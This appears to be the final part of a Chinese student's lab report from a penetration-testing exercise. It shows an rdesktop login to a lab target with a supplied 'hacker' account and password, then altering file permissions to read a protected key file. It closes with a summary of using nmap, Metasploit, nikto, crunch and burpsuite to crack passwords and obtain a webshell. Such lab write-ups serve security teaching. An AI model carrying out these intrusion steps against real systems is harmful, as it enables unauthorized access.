


• 以 hacker 用户（用户名：hacker、密码：Beijing123）身份登录目标机系统。

①通过 rdesktop 远程登陆


```
root@simpleedu:~/Desktop# rdesktop -a 16 192.168.1.4:45565
Autoselected keyboard map en-us
ERROR: CredSSP: Initialize failed, do you have correct kerberos tgt initialize
Connection established using SSL.
```

②登录





• 设置目标机 C:\2.key 文件的可读权限，并查看该文件的具体内容。


①进入桌面后，找到 2.key 文件




②打开该文件，发现被拒绝访问





③查看该文件属性，选择安全—高级—权限，发现所有组或成员均不具有访问的权限




④点击添加，添加用户 hacker，赋予 hacker 读取的权限




⑤再次打开文件




## 三、实验总结

在这次的漏洞挖掘实验中，通过使用一系列的网络安全工具，我深入了解并实践了网络侦查、密码嗅探、漏洞利用、网站渗透和控制等多个方面的技能。通过任务的完成，我不仅掌握了 nmap、MSF、Metasploit、nikto、crunch 和 burpsuite 等工具的使用，而且对网络安全漏洞的概念、漏洞挖掘和利用的基本原理有了更深刻的理解。

实验过程中，我学会了如何使用 nmap 进行网络探测，获取目标网络存活主机信息；利用 Metasploit 平台进行漏洞探测和利用，成功攻击目标机；通过 nikto 和 crunch 对目标网站进行深入探测和密码破解；以及最终通过获取 webshell 权限，查看和控制目标主机的关键信息。

这一系列实验操作不仅加强了我的实操经验，也使我更加认识到网络安全的重要性和复杂性。

另外，在做任务一的过程中，不知道什么原因，我无法连接到 192.168.1.3 的 ip 地址，请助教老师连续重置了两次才成功解决。任务二的重点则是掌握软件的用法，会用了才能弄懂。